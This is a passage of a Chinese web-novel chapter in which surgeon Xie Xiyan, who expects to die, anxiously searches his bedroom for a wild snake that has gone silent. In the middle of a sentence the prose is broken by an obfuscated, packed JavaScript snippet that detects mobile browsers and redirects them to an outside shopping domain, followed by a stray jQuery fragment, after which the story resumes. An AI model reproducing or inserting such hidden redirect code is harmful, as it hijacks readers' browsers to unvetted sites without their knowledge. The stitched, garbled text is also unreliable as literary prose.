第九天早上。
谢息延起床的时候拿起手机,打开购物页面,因为近一两年的购物记录只有三文鱼,因此系统给他推送的也全是三文鱼。
浏览了一两分钟,谢息延随手挑选价格最贵的三文鱼,下单。
整个过程流畅自然,到结算的时候也不过才过去一分钟,没有丝毫犹豫,就在点结算的时候,他手指一顿,脑子清醒了点。
不对,
那条蛇不会在他家里待很久。
为什么要再买一些三文鱼。
谢息延将手机丢在床上,冷静下来。
荒谬。
不过是喂食过一次而已。
谢息延关掉手机,他掀开被子,起身去洗漱。
蛇五天才需要进食一次,也就是说,还要五天之后才能喂它。
但是他是等不到下一次喂食的。
这是一条又毒又野蛮的小蛇,生活在野外,野性未消,闯入人类的领地,忍受了这么多天,不会一直忍着不主动攻击人类。
最多再给它两天时间。
没错。
是这样的。
谢息延是一位被外人多有称赞的高智商天才,对于这条小蛇,他脑海里动用了无数种数据分析,函数分析,几何分析......
这条蛇这几天应该一直在观察他。
随着他活动的增加以及时间的递增,蛇对他的忍耐到了极限,精神到了极度紧绷的状态。
发起攻击撕咬他的概率已经无限接近百分之百了。
......
人走后。
蛇苏醒了。
它这两天白天在睡觉,晚上也在睡觉,因为它的肚子太胀了,太撑了。
蛇饱( ;_ ;)
那天吃多之后就一直撑得它游不动,蛇的身体变得很笨重。
恰好蛇是一个懒惰的生物。
它睡醒后就在趴在床底下看着外面发呆。
人的那双黑白花纹的拖鞋在他的面前走过来又走过去,走过来又走过去。
蛇的脑袋随着他拖鞋的方向转动,左边,右边,左边,右边......
人一直在来回踱步。
左边,人来了,右边,人走了。看了两三分钟,蛇的脑袋有点晕。
它吐了吐信子,拼尽全力将自己转过头去。
脑袋转向另一个方向,看不到人的大脚了,嗯,这样好多了。
-
谢息延穿着白大褂,双手插兜靠在医院的墙上,有些走神。
这两天晚上,他没有再听到一点动静。
以往还能听到蛇鳞摩擦地面发出来的细微声响,这两天是一点声音都没有了。
难道,蛇死了.....???
谢息延想到前天那条蛇还吃了东西。
要不然今天就把那条蛇找出来......
谢息延又生生遏制住了这个想法。
再等一晚。
谢息延给遗产代理律师发了个消息,让他今晚再等一晚,明天如果没有消息,就可以执行他的遗产手续了。
律师回的很快,发了个扬着眉毛的大笑脸。
“?”
严律师是顶级律所的大律师,他很专业,不会发额外的表情,不会多说不该说的话。
看着那个笑眯眯的表情,谢息延面无表情地挑了挑眉。
-
第十天了。
谢息延下床的时候有些茫然。
这么多天了,他居然,还活着......
昨天晚上又失眠了。
他甚至怀疑这么多天过去了,他是不是已经死了?
其实他活在另一个世界里,只是他不知道自己已经死了。
想到这里,谢息延的脸色有些古怪。
必须要把那条蛇找出来了。
上班还是要上的,工作上他足够沉着冷静,没有被人看出什么端倪。
中午他没有吃饭,换下白大褂后径直开车回了一趟家里,一脚油门踩到底,到家后上楼直奔卧室。
他从来没有主动找过这条蛇,自从买回家的第一天起就直接放养。
除了偶尔能听到蛇的动静,就再也没见过这条蛇。
这两天晚上甚至连蛇的动静都听不到了。
就像......死了。
是他死了还是那条小蛇先死了!?
推开卧室门,屋子里安安静静,异常沉闷、昏暗,一如跟他走的时候。
谢息延站在卧室的中间位置,环视整间房子一圈。
先从衣柜找起,衣柜又暗又闷,很适合蛇这种生物躲藏。
他走到衣柜前,拉住柜门一把将它打开。
然而视线范围内并没有看到那条蛇。拨开衣架,衣架上挂了不少衣服,谢息延把衣架拿出来都抖了抖。
或许蛇藏在里面.......
床上堆着一堆衣服,谢息延半蹲下来,将底下的抽屉也翻了个底朝天。
然而都没有。
难道,那条蛇正躲;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17624033|206227||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
角落盯着他?准备下一秒扑过来,咬住他的腿,向他注入毒素。
将他咬死。
这个念头在谢息延脑海里一闪而过,又被他可笑地否决了。
十天了都没咬他,这会儿可能突然咬他吗?
是不是在床底下?
谢息延蹲下来,手撑着地面,探头扫视了一圈床底。
床底的间隙很窄,却足以容纳一条小蛇通过......
然而,床底空空荡荡。
没有那条蛇。不在床底!?
谢息延在床上睡觉的时候时常能感觉到,那条蛇就在他的床底下。
离他很近。
但是,为什么不咬他!?
谢息延并不觉得那条蛇对他会有什么善意。
毕竟这种冷血动物,只会遵循本能行事,根本不通人性。
他迅速将被子掀开。
被子里也没有。
那条小蛇可能根本就没有爬到他的床上过!!!
原本工整掖进西裤的衬衫变得凌乱,领口被扯开两个扣子,谢息延一把推开椅子,墨色的眼眸冰冷又烦躁。
他一只手撑着腰,另一只手扶在额头上。
房间里的每一个家具,每一个物品,都像变成了彩色在他面前放大旋转,冲击着他的视线。
那条蛇......
它到底去哪了!?
视线定格在书柜上,谢息延想到什么,快步走到书桌前。书柜上有一个倾斜的书本,他记得,他的书都摆放的整整齐齐,不会这样歪斜。
骨节分明的手掌一把将那几本书本拨开——
然而,那后面空空如也。
他不信地将每一本书都抽出来,抖落。
这本没有......
那本里面也没有......
书被摞在桌子上。谢息延把家里每一个能看得见的角落都翻找了一遍,但是不管哪里都没有那条小蛇。
最后,他把目光投向了那一扇阳台门。
自从他的房间有蛇之后,林姨就没再进过他的房间。
阳台门没有开过。
他偶尔会觉得,帘子后面似乎有鳞片磨擦传来的嘶嘶声。
像是气流极速抽动,很轻微的动静,但在安静的房间里很难忽视。
就像现在,不知道是不是因为精神过于紧张,他能感觉到,窗帘似乎在动。
谢息延目光沉冷,皮鞋轻轻踩在地上,手搭在窗帘上,猛地一把将其拉开了。